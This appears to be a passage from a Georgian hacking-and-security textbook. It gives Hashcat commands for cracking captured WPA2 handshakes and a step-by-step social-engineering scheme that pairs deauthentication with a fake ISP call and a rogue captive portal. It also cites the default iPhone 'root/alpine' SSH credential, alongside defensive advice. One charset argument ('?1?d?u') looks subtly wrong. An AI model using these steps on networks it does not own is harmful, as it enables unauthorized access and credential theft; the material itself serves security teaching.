თუ, თქვენ მიერ ატვირთული „Handshake“ ფაილი შეიცავს პაროლის გასატეხად საჭირო ინფორმაციას, „ვებ-საიტი“ გადმოგატვირთინებთ გარდაქმნილ .hccapx ფორმატის ფაილს და თქვენ შეძლებთ გამოიყენოთ ის „Hashcat“-ში. პროცესის გასამარტივებლად, გადაარქვით ჩამოტვირთულ ფაილს რამე მარტივი სახელწოდება, მაგალითად hs.hccapx და შეინახეთ ის დირექტორიაში C:\hashcat\ ამ ეტაპზე ვართ მზად, რომ დავიწყოთ პაროლის გატეხვა „Hashcat“-ის მეშვეობით. ამისათვის, ჩვენ უნდა შევიყვანოთ რამდენიმე მარტივი ბრძანება Windows-ის ბრძანებათა ტერმინალში და პროცესი დაიწყება.

მაშასადამე, გავხსნათ Windows-ის ბრძანებათა ტერმინალი ადმინისტრატორის პრივილეგიის მინიჭებით. Windows-ის „Start“ მენიუს საძიებო ველში შეგვყავს cmd. წესით, უნდა გამოგიჩნდეთ cmd.exe აპლიკაცია, რომელზეც უნდა დააწკაპუნოთ მათს მარჯვენა ღილაკით და აირჩიოთ „Run as administrator“. დართეთ ნება cmd.exe ჩაერთოს ადმინისტრატორის პრივილეგიებით.

თუ ყველაფერს სწორედ გააკეთებთ, დისპლეიზე უნდა გამოგიჩნდეთ MS Windows-ის ბრძანებათა ტერმინალი, რომელიც გამოიყურება შემდეგნაირად:





როგორც ვხედავთ, ვიმყოფებით C:\Windows\system32 დირექტორიაში, თუმცა ჩვენ გვჭირდება დირექტორია C:\hashcat\ იმისათვის, რომ MS Windows-ის ბრძანებათა ტერმინალში შევცვალოთ მოქმედი დირექტორია, საჭიროა cd ბრძანების გაწერა შემდეგნაირად:

```
cd C:\hashcat
```

მოდით დავათვალიეროთ, რა ფაილებია მოთავსებული აღნიშნულ დირექტორიაში. ამისათვის Windows-ის ბრძანებათა ტერმინალში გავწეროთ:


```
dir
```

შედეგად, Windows-ის ბრძანებათა ტერმინალი გვიჩვენებს ყველა ფაილს, რომელიც მოთავსებულია აღნიშნულ დირექტორიაში. ჩვენ გვჭირდება hashcat32.exe, ან hashcat64.exe. ეს დამოკიდებულია იმაზე, თუ რამდენ ბიტიან პროცესორს იყენებთ. თანამედროვე ცენტრალური პროცესორი ძირითადად არის 64 ბიტიანი. ამიტომაც, დიდი ალბათობით, თქვენი ცენტრალური პროცესორიც არის 64 ბიტიანი.

ვიდრე დავიწყებდეთ პაროლის გატეხვას, აუცილებლად უნდა განვსაზღვროთ, კომპიუტერული სისტემის რომელი მოწყობილობით გვსურს პაროლის გატეხვა. ა.გ. ჯერ უნდა გავიგოთ, თუ რომელი მოწყობილობაა ჩვენი ვიდუო ბარათი. ამისთვის შეგვყავს შემდეგი ბრძანება:

```
hashcat64.exe -I
```

აუცილებლად გამოიყენეთ დიდი ასო I. სხვა შემთხვევაში, „Hashcat“ სწორედ არ აღიქვამს თქვენს სინტაქსს. MS Windows-ის ბრძანებათა ტერმინალში უნდა გამოგიჩნდეთ ანალოგიური ინფორმაცია:



როგორც ხედავთ, ჩემ შემთხვევაში „Device 1“ არის გრაფიკული პროცესორი (GPU). შესაძლოა, თქვენ შემთხვევაში ის განსხვავდებოდეს. განსაკუთრებით მაშინ, როდესაც თქვენს კომპიუტერულ სისტემაზე აყენია ერთზე მეტი გრაფიკული პროცესორი.

ჩვენ უკვე ვიცით, რომელ ხელსაწყოს ვავალებთ პაროლის გატეხვას. ამიტომაც, დროა გავწეროთ ტერმინალის ბრძანება, რომელიც დაიწყებს გატეხვის პროცესს და შემდგომ გავაანალიზოთ ეს ბრძანება. Windows-ის ბრძანებათა ტერმინალში გავწეროთ შემდეგი ბრძანება:

```
hashcat64.exe -m 2500 -d 1 -a 3 hs.hccapx ?1?1?1?1?1?1?1?1 --increment -1 ?1?d?u
```

გავაანალიზოთ წინამდებარე ბრძანება:

- **hashcat64.exe** არის აპლიკაციის სახელწოდება;
- **-m** არგუმენტის მეშვეობით, ვუთითებთ „Hashcat“-ს, რომ გვსურს ჰეშის გატეხვა. 2500-ის დამატებით, ჩვენ ვაკონკრეტებთ, რომ ვტეხავთ WPA ან WPA2 ტიპის ალგორითმის ჰეშს;
- **-d** არგუმენტს ვუთითებთ, რათა განვსაზღვროთ, თუ რომელ ფიზიკურ მოწყობილობას ვავალებთ პაროლის გატეხვას. ჩემ შემთხვევაში, ეს არის მოწყობილობა 1. შესაძლოა, თქვენ შემთხვევაში ეს ციფრი განსხვავდებოდეს.
- არგუმენტი **-a 3** ნიშნავს, რომ ჩვენ გადავწყვიტეთ „Brute Force“-ის ტიპის შეტევის წარმოება;
- **hs.hccapx** არის „Handshake“ ფაილის სახელწოდება. დირექტორიის მითითება არ არის საჭირო, ვინაიდან ჩვენ ის უკვე განვათავსეთ C:\hashcat\ დირექტორიაში;
- **?1?1?1?1?1?1?1?1** ნიშნავს, რომ პაროლში არის 8 სიმბოლო. დააკვირდით, **?1** მეორდება 8-ჯერ;
- **--increment** არგუმენტი აუცილებელია, ვინაიდან სულ გვაქვს 8 სიმბოლო, მაგრამ შემდეგ ბრძანებაში ჩვენ ვუთითებთ ნაკლებს.
- **-1 ?1?d?u** არგუმენტი უთითებს „Hashcat“-ს, რომ სცადოს დიდი / პატარა ასოები და ციფრები.

ამ ცხრილში მოცემული სიმბოლოების სხვადასხვა კომბინაციები:

-1 ?l	მხოლოდ პატარა ასოები
-1 ?u	მხოლოდ დიდი ასოები
-1 ?d	მხოლოდ ციფრები
-1 ?s	«space»!\"#\$%&'()*+,-./:;<=>?@[\\]^_`{ }~
-1 ?u?d	დიდი ასოები და ციფრები

როგორც ხედავთ, „Crunch + Aircrack-NG“-ს მსგავსად, „Hashcat“-საც შეუძლია „Wordlist“ გენერირება პარალელურ რეჟიმში, რა დროსაც თქვენი მყარი მეხსიერება არ დაიხარჯება. ჩემ შემთხვევაში, „Hashcat“-მა მიმითითა, რომ დიდი / პატარა ასოების და ციფრების ყველა კომბინაციის საცდელად, მას დასჭირდებოდა 49 წელი. არ შეგაშინოთ ამ ხანგრძლივობამ! ის გულისხმობს, რომ ეს პერიოდი საჭიროა ყველა კომბინაციის საცდელად! როგორც წესი, ეს პროცესი არ გრძელდება 1 კვირაზე მეტი. რა საკვირველია, ყველაფერი დამოკიდებულია თქვენი ვიდეო ბარათის სიმძლავრეზე.

მას შემდეგ რაც გაუშვებთ გატეხვის პროცესს, შესაბამის დილაკებზე დაჭერის მეშვეობით, შეგიძლიათ „Hashcat“-სთვის შემდეგი ბრძანებების გაცემა:

- s - სტატუსის ჩვენება. ანუ რას აკეთებს Hashcat ამჟამს;
- p - პაუზა;
- q - პროცესის გათიშვა.

თუ უკვე გაქვთ „Wordlist“ ფაილი, მაშინ შეგიძლიათ მიუთითოთ ის MS Windows-ის ბრძანებათა ტერმინალში ასე:

```
hashcat64.exe -m 2500 -d 1 hs.hccapx wordlist.txt
```

სადაც wordlist.txt უნდა ჩაანაცვლოთ თქვენი „Wordlist“-ის სახელწოდებით. არ დაგავიწყდეთ ფორმატის მითითებაც - **.txt**. ეს ბრძანება მართებულია მხოლოდ იმ შემთხვევაში, თუ „Wordlist“ მდებარეობს დირექტორიაში C:\hashcat\

როგორც წესი, „Wordlist“-ის გამოყენება უფრო მომგებიანია, ვინაიდან მომხმარებლები ხშირად ცვლიან სტანდარტულ პაროლს ადვილად დასამახსოვრებელი პაროლის სასარგებლოდ. ეს არის კიბერ უსაფრთხოების დიდი უგულველყოფა, რომელსაც იყენებს ჰაკერი საკუთარი მიზნების მისაღწევად. ამიტომაც, ხშირად ვაწყდებით ისეთ პაროლებს, როგორებიცაა: miyvarxar, chemisaxli, saxeligvari და ა.შ. „Wordlist“-ის გამოყენება მომგებიანია იმ თვალსაზრისით, რომ ზემოაღნიშნული პაროლები და მათი მსგავსი პაროლები წინაწარ იქნება გაწერილი. დიდი ალბათობით, სწორედ ასეთი პრიმიტიული პაროლი ეყენება თქვენს სამიზნე უკაბელო მარშრუტიზატორზე, თუ პატრონმა ის გამოცვალა.

თანაც, „Wordlist“ შეტევა მიმდინარეობს გაცილებით უფრო სწრაფად.



## 3.7 საკუთარი თავის დასვა ქსელური შეტევისას

აქამდე უკვე განვმარტეთ, რომ შეტევა ქსელის წინააღმდეგ არის, როგორც წესი, ჰაკერის პირველი ნაბიჯი. ასეთი ტიპის შეტევა ძალიან მომგებიანია, რადგან შეტევის სამიზნეს არ აქვს წარმოდგენა, რომ ის ხორციელდება. „Deauthentication“ შეტევის დროსაც, მომხმარებელი კარგავს კავშირს სულ რამდენიმე წამის განმავლობაში, რაც სრულიად საკმარისია „Handshake“-ის დასაუფლებლად, მაგრამ არ არის საკმარისი შეტევის მსვლელობის აღმოსაჩენად. შედეგად, მესამე თავში აღწერილი პროცესი რჩება აბსოლუტურად შეუმჩნეველი. ამიტომაც, აუცილებელია საკუთარი თავის დაზღვევა.

გერმანიის მთავრობის რეკომენდაციაა, რომ პაროლის სიგრძე იყოს მინიმუმ 20 დიდი და პატარა ასოს, ციფრის და სიმბოლოს შემცველი. შესაძლოა ეს მოგეჩვენოთ ნამეტანი, მაგრამ თუ თქვენთვის მნიშვნელოვანია უსაფრთხოება, ასეთი გადაწყვეტილებით თქვენ ჰაკერებს მნიშვნელოვნად გაურთულებთ საქმეს. ამ ტიპის პაროლის გასატეხად ჩვეულებრივ კომპიუტერს მრავალი წელი დასჭირდება, საუკუნე თუ არა. გარდა ამისა, აუცილებელია უკაბელო მარშრუტიზატორის პაროლის შეცვლა მინიმუმ 2 თვეში ერთხელ. შედეგად, ვიდრე ჰაკერი გატეხავს ძველ პაროლს, თქვენ უკვე ახალი გექნებათ. პროცესი გახდება უსასრულო, რაც თქვენთვის ძალიან მომგებიანია.

გაითვალისწინეთ, რომ Ethernet კაბელით შეერთების შემთხვევაში, ჰაკერს აღარ დასჭირდება პაროლის გატეხვა. ამიტომაც დარწმუნდით, რომ თქვენს მარშრუტიზატორში შეერთებულია მხოლოდ თქვენი Ethernet კაბელები!

ასევე, მომგებიანია ე.წ. „პაროლი წინადადებების“ გამოყენება, მაგალითად:

[gush1Nviy@V1k0Nc3rTzE](mailto:gush1Nviy@V1k0Nc3rTzE)

არ დაარქვით თქვენს უკაბელო ქსელს ადვილად იდენტიფიცირებადი სახელწოდება (ESSID). მაგალითად, თუ თქვენ გქვიათ ნინო, არც უკაბელო ქსელის დასახელებაში და არც პაროლში არ უნდა იყოს nino, niniko, ninka და ა.შ. ჰაკერების დასაზნევად, დაარქვით უკაბელო ქსელს სხვა უკაბელო ქსელის ბრენდის სახელწოდება. ეს არ არის უსაფრთხოების 100%-იანი გარანტია, მაგრამ ნაკლებად გამოცდილ ჰაკერებს ნამდვილად შეაყოვნებს.

დაიმახსოვრეთ, უცხო პირის ფიზიკური წვდომა თქვენს კომპიუტერზე, მობილურ ტელეფონზე და სხვა სმარტ ელექტრონულ ხელსაწყოზე ავტომატურად ნიშნავს საკუთარი პაროლის დათმობას. დარწმუნდით, რომ თქვენს ყველა ელექტრონულ ხელსაწყოზე აყენია რომელიმე დაცვის მექანიზმი. არ დატოვოთ თქვენი კიბერ ინფრასტრუქტურა მეტავალყურეობის გარეშე. თუ ჰაკერი ვერ გატეხავს თქვენს პაროლს დისტანციურად, ის ეცდება ფიზიკურად დაეუფლოს თქვენ ხელსაწყოებს.



თუ იყენებთ WEP ტიპის ქსელის უსაფრთხოებას, ამ წინადადების წაკითხვისთანავე შეცვალეთ ის თანამედროვე WPA2-ზე! ასეთ დროს დაგჭირდეთ ახალი უკაბელო მარშრუტიზატორის შეძენა, მაგრამ უსაფრთხოების სათანადო სტანდარტის უზრუნველსაყოფად ეს არის გარდაუვალი აუცილებლობა.

გახსოვდეთ, რომ მხოლოდ რთული პაროლი არ არის საკმარისი საკუთარი თავის დასაცავად. ჰაკერს შეუძლია მიმართოს კიბერ თაღლითობის (Social Engineering) მეთოდს, რომლის მეშვეობითაც ის გაცილებით მცირე დროში დაეუფლება თქვენს პაროლს. ამიტომაც, არ უთხრათ თქვენი WiFi-ს პაროლი ადამიანებს, რომლებსაც არ იცნობთ, ან არ ენდობით.

ზოგი ჰაკერი არჩევს სოციალური ინჟინერიის მიდგომას, რადგან ეს პროცესი გაცილებით უფრო სწრაფია. აქვე მოგიყვებით ერთ სქემას, რომელიც პრაქტიკულად ყოველთვის მუშაობს წარმატებულად. Deauth შეტევის შედეგად ჰაკერი თიშავს სამიზნე მომხმარებლის როუტერს. შემდგომ, ის ურეკავს მას და ასაღებს საკუთარ თავს ინტერნეტ სერვისის მომწოდებლის თანამშრომლად. მეტი დამაჯერებულობისთვის, ის წინასწარ უკავშირდება რომელიმე ინტერნეტ სერვისის მომწოდებელს და იწერს მის ხმოვან სიგნალს. ამ ხმოვან სიგნალს ის ასმენინებს თავის სამიზნე მომხმარებელს და შემდგომ იწყებს საუბარს მობოდიშებით - „ძალიან ვჭუხვართ, რომ ხარვეზის გამო დროებით შეგიწდათ ინტერნეტის მიწოდება. გთხოვთ გამოიყენოთ ალტერნატიული უკაბელო ქსელი სახელწოდებით Reserve (ან რამე სხვა სახელწოდება). მის გასააქტიურებლად გამოიყენეთ თქვენი საკუთარი უკაბელო ქსელის პაროლი.“ გაღიზიანებული მომხმარებელი იპოვის ღია ქსელს სახელწოდებით Reserve და შეუერთდება მას. სინამდვილეში ეს ქსელი არის ჰაკერის მიერ შექმნილი Hotspot. შესვლისთანავე, მომხმარებელს ამოუხტება ოპერატორის ორიგინალურ სტილს მიმსგავსებული ვებ გვერდი, სადაც ეწერება, რომ ინტერნეტის გასააქტიურებლად მან უნდა შეიყვანოს საკუთარი უკაბელო ქსელის პაროლი. შედეგად, ეს პაროლი მოხვდება ჰაკერის ხელში. უკანასკნელი შეწყვეტს Deauth შეტევას, გათიშავს Hotspot-ს და წარმატებით შეუერთდება საკუთარი სამიზნე მომხმარებლის უკაბელო ქსელს.

გახსოვდეთ, ინტერნეტ სერვისის მომწოდებელი არასდროს არ გკითხავთ თქვენი უკაბელო ქსელის, კომპიუტერის, ან ონლაინ ანგარიშის პაროლს. თუ შეგემთხვათ ანალოგიური სიტუაცია, ჯობს დაუყოვნებლივ დაუკავშირდეთ პოლიციას 112-ზე.

არსებობს სოციალური ინჟინერიის კიდევ მრავალი სხვა სქემაც. თუ ჰაკერისთვის თქვენი გატეხვა წარმოადგენს აუცილებლობას, ის გამოძებნის ამის გაკეთების გზას. განსაკუთრებით, როდესაც ეს

ეხება კომპანიის კიბერ ინფრასტრუქტურის გატეხვას. ადამიანი (კომპანიის თანამშრომელი) არის კიბერ უსაფრთხოების ყველაზე სუსტი წერტილი. ის იყენებს საკუთარ ელექტრონულ მოწყობილობებს თქვენს კომპანიაში. თუ ჰაკერი მოიპოვებს წვდომას თქვენი თანამშრომლის პირად ელექტრონულ მოწყობილობაზე, მაშინ მას შეეძლება გამოიყენოს ის, როგორც გვირაბი, რათა მოიპოვოს წვდომა კომპანიის ქსელთან. დარწმუნდით, რომ თქვენს თანამშრომლებს გააჩნიათ კიბერ უსაფრთხოების საბაზისო ცოდნა. სხვა შემთხვევაში, თქვენ მნიშვნელოვნად რისკავთ კომპანიის კეთილდღეობას.

ოფისის შემთხვევაში, ჯობს გამოიყენოთ რამდენიმე სხვადასხვა ქსელი. მაგალითად, თუ ორგანიზაციაში მუშაობენ სხვადასხვა დეპარტამენტები, ჯობს თითოეულს გააჩნდეს დამოუკიდებელი ქსელი. რომელიმე ქსელში შეღწევის შემთხვევაში, მთლიანი ორგანიზაციის ქსელი არ იქნება ხელყოფილი, რაც მნიშვნელოვნად შეამცირებს კიბერ შეტევის შედეგად გამოწვეულ ზიანს.

თუ სახლში ან ოფისში უკაბელო ინტერნეტს არავინ იყენებს, ჯობს ის გათიშოთ, ვიდრე ის კვლავ დაგჭირდებათ. შედეგად, ჰაკერი საერთოდ ვერ აღმოაჩენს თქვენს ქსელს და შესაძლოა ამ საწყის ეტაპზევე დანებდეს, რადგან მას აებნევა კვალი, ან შესაძლოა თქვენ ნაცვლად მან სხვას შეუტეოს. თუ ის არ დანებდა, მას მოუწევს მოქმედება მხოლოდ იმ დროს, როდესაც თქვენ უკაბელო ქსელის დისლოკაციაზე იმყოფებით, რაც მისთვის მეტი რისკების შემცველია.

01100100	01100001	00100000
01100111	01100001	01101101
01101111	01101001	01100011
01110110	01100001	01101100
01101111	01110011	00100000
00110011	00100000	01010100
01110110	01100101	01010011
01101001	00100000	01100101
01110010	01010100	01111000
	01100101	01101100

01010100 01100001 01110110 01101001 01110011 00100000  
01100100 01100001 01110011 01100001 01110011 01110010  
01110101 01101100 01101001

## შეამოწმეთ თქვენი სოდნა

- 1 განმარტეთ, რას შეისწავლის ქსელური უსაფრთხოება.
- 2 რას ნიშნავს დირექტორია?
- 3 ჩამოთვალეთ მაიდენტიფიცირებელი მონაცემები შიდა ქსელში.
- 4 რითი განსხვავება სტატიკური და დინამიური IP მისამართები?
- 5 რითი განსხვავდებიან „IPv4“ და „IPv6“?
- 6 შესაძლებელია, თუ არა, „MAC“ მისამართის ნახვა შიდა ქსელის მიღმა?
- 7 რა სახის ინფორმაციას შეიცავენ ინტერნეტ პაკეტები?
- 8 რას ნიშნავს „World Wide Web“?
- 9 შეუძლია, თუ არა, ინტერნეტ-სერვის მომწოდებელს მიაწოდოს კომპიუტერულ მოწყობილობას შიდა „IP“ მისამართი?
- 10 როგორ იშიფრება „LAN“ და რა არის მისი დანიშნულება?
- 11 რისთვის გამოიყენება პროგრამა „WireShark“?
- 12 რითი განსხვავდება „WEP“ და „WPA2“ ტიპის ალგორითმები? რომელია უფრო მაღალი უსაფრთხოების სტანდარტის მქონე?
- 13 რას ნიშნავს „Wifi“ მოწყობილობის „Managed Mode“ და „Monitor Mode“?
- 14 რისთვის გვჭირდება „Monitor Mode“?
- 15 რა დროს გამოიყენება „Handshake“ პაკეტები?
- 16 რამდენი ინტერნეტ პაკეტია „WPA2“ ალგორითმის „Handshake“-ში?

## 4.1. ქსელთან პოსტ შეერთების შეტყუება



უკანასკნელ თავში აღვნიშნეთ, რომ ჰაკერის პირველი სამიზნე, როგორც წესი, არის ქსელი. მაგრამ ჩვენ არ გვისაუბრია იმაზე, თუ რისთვის სჭირდება ეს მას. საქმე იმაშია, რომ ქსელთან წვდომა უხსნის ჰაკერს ახალ შესაძლებლობებს - მნიშვნელოვნად აფართოებს მისი ზემოქმედების არეალს. ამ შესაძლებლობებს განვიხილავთ მეოთხე და მეხუთე თავებში.

## 4.2 ქსელის სკანირება NETDISCOVER, NMAP, ZENMAP

უკაბელო ქსელის მთელი ხიბლი არის ის, რომ სახლში, ან ოფისში, არსებულ ყველა კომპიუტერულ სისტემას აქვს უწყვეტი წვდომა ინტერნეტთან, რა დროსაც არ არის საჭირო ამ სისტემებში დამატებითი კაბელების შეერთება. უბრალოდ წარმოიდგინეთ, როგორი მოუქნელი გახდებოდა სმარტფონი, თუ დამტენის გარდა მას Ethernet კაბელს შევუერთებდით! სწორედ ასეთი მოუხერხებელი კავშირის თავიდან ასარიდებლად, ვიყენებთ უკაბელო ქსელებს, რომლებიც ერთი მხრივ გვიმარტივებენ ცხოვრებას, მაგრამ, მეორე მხრივ, წარმოშობენ უსაფრთხოების მნიშვნელოვან რისკებს. ამ რისკების ექსპლუატაციის ხარჯზე ჰაკერი ხელყოფს თქვენს კავშირს ინტერნეტთან, ან სრულიად კომპიუტერულ სისტემასაც კი.

მიუხედავად იმისა, რომ ზემოაღნიშნული სისუსტეების ხელყოფა შესაძლებელია, ჰაკერისთვის არსებობს არაერთი გამოწვევა, რომელიც მან უნდა გადალახოს ამ მიზნის მისაღწევად. მაგალითისთვის, ძალიან იშვიათია ისეთი შემთხვევა, როდესაც უკაბელო ქსელზე მიერთებულია მხოლოდ ერთი ხელსაწყო - კონკრეტულად ის კომპიუტერული სისტემა, რომელის ხელყოფაც განიზრახა ჰაკერმა. ამ დროს, მან უნდა შეძლოს საკთარი სამიზნე მოწყობილობის გამოკვეთა, რათა არ დახარჯოს ზედმეტი დრო იმ მოწყობილობებზე, რომლებიც მას არ აინტერესებს. შესაბამისად, ჰაკერს ბევრად ურთულდება საქმე, როდესაც ერთ უკაბელო ქსელზე მიერთებულია ბევრი კლიენტი (კომპიუტერული სისტემა, მობილური ტელეფონი და ა.შ.), რომელთაგან ერთერთი არის მისი სამიზნე. ასეთ დროს, მიზნის მისაღწევად ჰაკერს ესაჭიროება ქსელის სრულფასოვანი სკანირება, ანალიტიკური აზროვნება და დედუქციური უნარები.

01100111 01101100 01101111 01101110 01110100 01101001

01100111 01101100 01101111 01101110 01110100 01101001



ზოგჯერ ჰაკერს უმართლებს, ან ის თავად ქმნის ისეთ სიტუაციას, რომ ქსელზე მიერთებულია მხოლოდ მისი სამიზნე მოწყობილობა. თუ ეს ასეა, ჰაკერს აღარ უწევს ბევრი მარჩიელობა - ის პირდაპირ ხედავს თავის სამიზნეს და უტევს მას.

ვინაიდან ერთ უკაბელო ქსელზე, როგორც წესი, შეერთებულია ბევრი მოწყობილობა, ჰაკერის პირველი ნაბიჯია იმ კონკრეტული მოწყობილობის აღმოჩენა, რომლის ხელყოფაც განიზრახა. ერთი შეხედვით ეს შესაძლოა მოგეჩვენოთ მარტივად, მაგრამ პრაქტიკაში ამ გამოწვევის გადალახვა არის საკმაოდ რთული. ეს გამოწვეულია იმით, რომ პროგრამები, რომლებსაც ჰაკერი იყენებს ქსელის სკანირებისთვის, ხშირ შემთხვევაში, იძლევიან მხოლოდ ფრაგმენტულ ინფორმაციას. სწორედ ასეთ ფრაგმენტულ ინფორმაციაზე დაყრდნობით ჰაკერი აწყობს თავისი მოქმედების გეგმას და შესატევად ირჩევს მისთვის ყველაზე მოქნილ მეთოდს.

არსებობს მოვლენათა განვითარების რამდენიმე შესაძლებლობა. ქსელის სკანირების შედეგად მიღებული ინფორმაციის საფუძველზე, ჰაკერი ან შეუტევს თავის თავდაპირველ სამიზნე მოწყობილობას, ან ის შეუტევს ქსელში არსებულ სხვა მოწყობილობას, რომლის ხელყოფა უფრო ადვილია. რას ნიშნავს ეს? არის შემთხვევები, როდესაც ჰაკერის სამიზნე მოწყობილობა კარგად არის დაცული. ასეთ დროს, მასთან დისტანციური წვდომა არის პრაქტიკულად შეუძლებელი. შესაბამისად, ჰაკერმა უნდა შეცვალოს შეტევის გეგმა და მიუდგეს თავის ხელყოფის ობიექტს სხვა მხრიდან - ხშირად კიბერ თაღლითობის გამოყენებით.

მოდით ჩამოვყალიბდეთ, თუ რას ნიშნავს ქსელში ცუდად დაცული ხელსაწყო

ჩვენს კომპიუტერულ სისტემაში (იგულისხმება თუნდაც სმარტფონი) არის უამრავი პროგრამა, რომელიც მუდმივ კავშირშია მსოფლიო მასშტაბის ქსელთან - ინტერნეტთან. მაგალითად თქვენი Facebook-ის აპლიკაცია, ან რომელიმე „მესენჯერი“, ან თუნდაც ანტივირუსი, რომელიც ითხოვს რეგულარულ განახლებას სწორედ ინტერნეტის მეშვეობით. როგორც წესი, ეს პროგრამები უკავშირდებიან თავიანთ სერვერებს ღია TCP ან UDP პორტების მეშვეობით. ამ ტიპის კავშირებს ასევე უწოდებენ ინტერნეტ სერვისებს, რომლებიც გააქტიურებულია ჩვენს კომპიუტერულ სისტემაზე. დაუცველ კომპიუტერულ მოწყობილობაზე, ეს სერვისები არასწორად არის გამართული, ან უბრალოდ მოძველდა. ჰაკერს შეუძლია ამის დადგენა დისტანციურად - სერვისის ვერსიის ნახვით, რომელიც აისახება ქსელის სკანირებისას. სწორედ ეს არის ის სისუსტე, რომლის მეშვეობითაც ჰაკერს შეუძლია მიიღოს სრული წვდომა თქვენს კომპიუტერულ მოწყობილობაზე.

მაგალითად, ერთერთი ნიშანდობლივი სისუსტე ჰქონდა მოძველებულ iPhone-ებს. თავის დროზე, ბევრი ასეთი iPhone არ მუშაობდა ქართულ ქსელებზე, რის გამოც ქართველ მფლობელს უხდებოდა Unlock-ის და Jailbreak-ის გაკეთება. ეს აუცილებელი პროცედურა წარმოშობდა უსაფრთხოების დიდ რისკებს, რომლებიც აძლევდა ჰაკერს შესაძლებლობას მიეღო სრული წვდომა ამ ტიპის სმარტფონებზე. კერძოდ, ამ Unlock-ის პროცედურების შედეგად iPhone-ებზე იხსნებოდა დისტანციური მართვის პორტი 22 (ssh სერვისით), რაც აძლევდა საშუალებას იმავე ქსელში მყოფ ჰაკერს დაემყარებინა ადმინისტრატორის დონის დისტანციური წვდომა. საქმე იმაშია, რომ ასეთ iPhone-ზე გამოიყენებოდა წვდომის სტანდარტული მომხმარებლის სახელი - „root“ და პაროლი - „alpine“. შედეგად, ჰაკერს, რომელმაც ეს იცოდა, ეძლეოდა ადმინისტრატორის უმაღლესი პრივილეგია და მას დისტანციურად შეეძლო გაეკეთებინა ყველაფერი, რაც ამ სმარტფონის მფლობელსაც.



არ იქნებოდა მართებული იმის თქმა, რომ ასეთი ტიპის სისუსტე აღენიშნებოდა მხოლოდ iPhone-ებს. სინამდვილეში, სისუსტეები აქვს პრაქტიკულად ყველა სერვისს, რომელსაც მომხმარებელი რეგულარულად არ აახლებს თავის კომპიუტერულ სისტემაზე. არსებობს პარადოქსული შემთხვევებიც, მაგალითად პროგრამა WinRAR-ის ე.წ. „19 წლიანი სისუსტე“, რომელიც შესახებ გახდა ცნობილი მხოლოდ 2019 წლის იანვარში. ამ სისუსტის გამოყენებით, ჰაკერს შეეძლო დაემყარებინა დისტანციური წვდომა ნებისმიერ კომპიუტერთან, რომელზეც ეყენა 2019 წლის თებერვლამდე ინსტალირებული WinRAR. აბა ჰკითხეთ საკუთარ თავს, ბოლოს როდის განაახლეთ თქვენი საყვარელი არქივატორი?

ასეთი ტიპის პრობლემები იჩენს თავს თითქმის ყოველდღიურად. არასდროს დაფიქრებულხართ, რატომ ხდება პროგრამების განახლება ასე ინტენსიურად? როგორც წესი, ამ კითხვაზე პასუხია - კიბერ უსაფრთხოება.

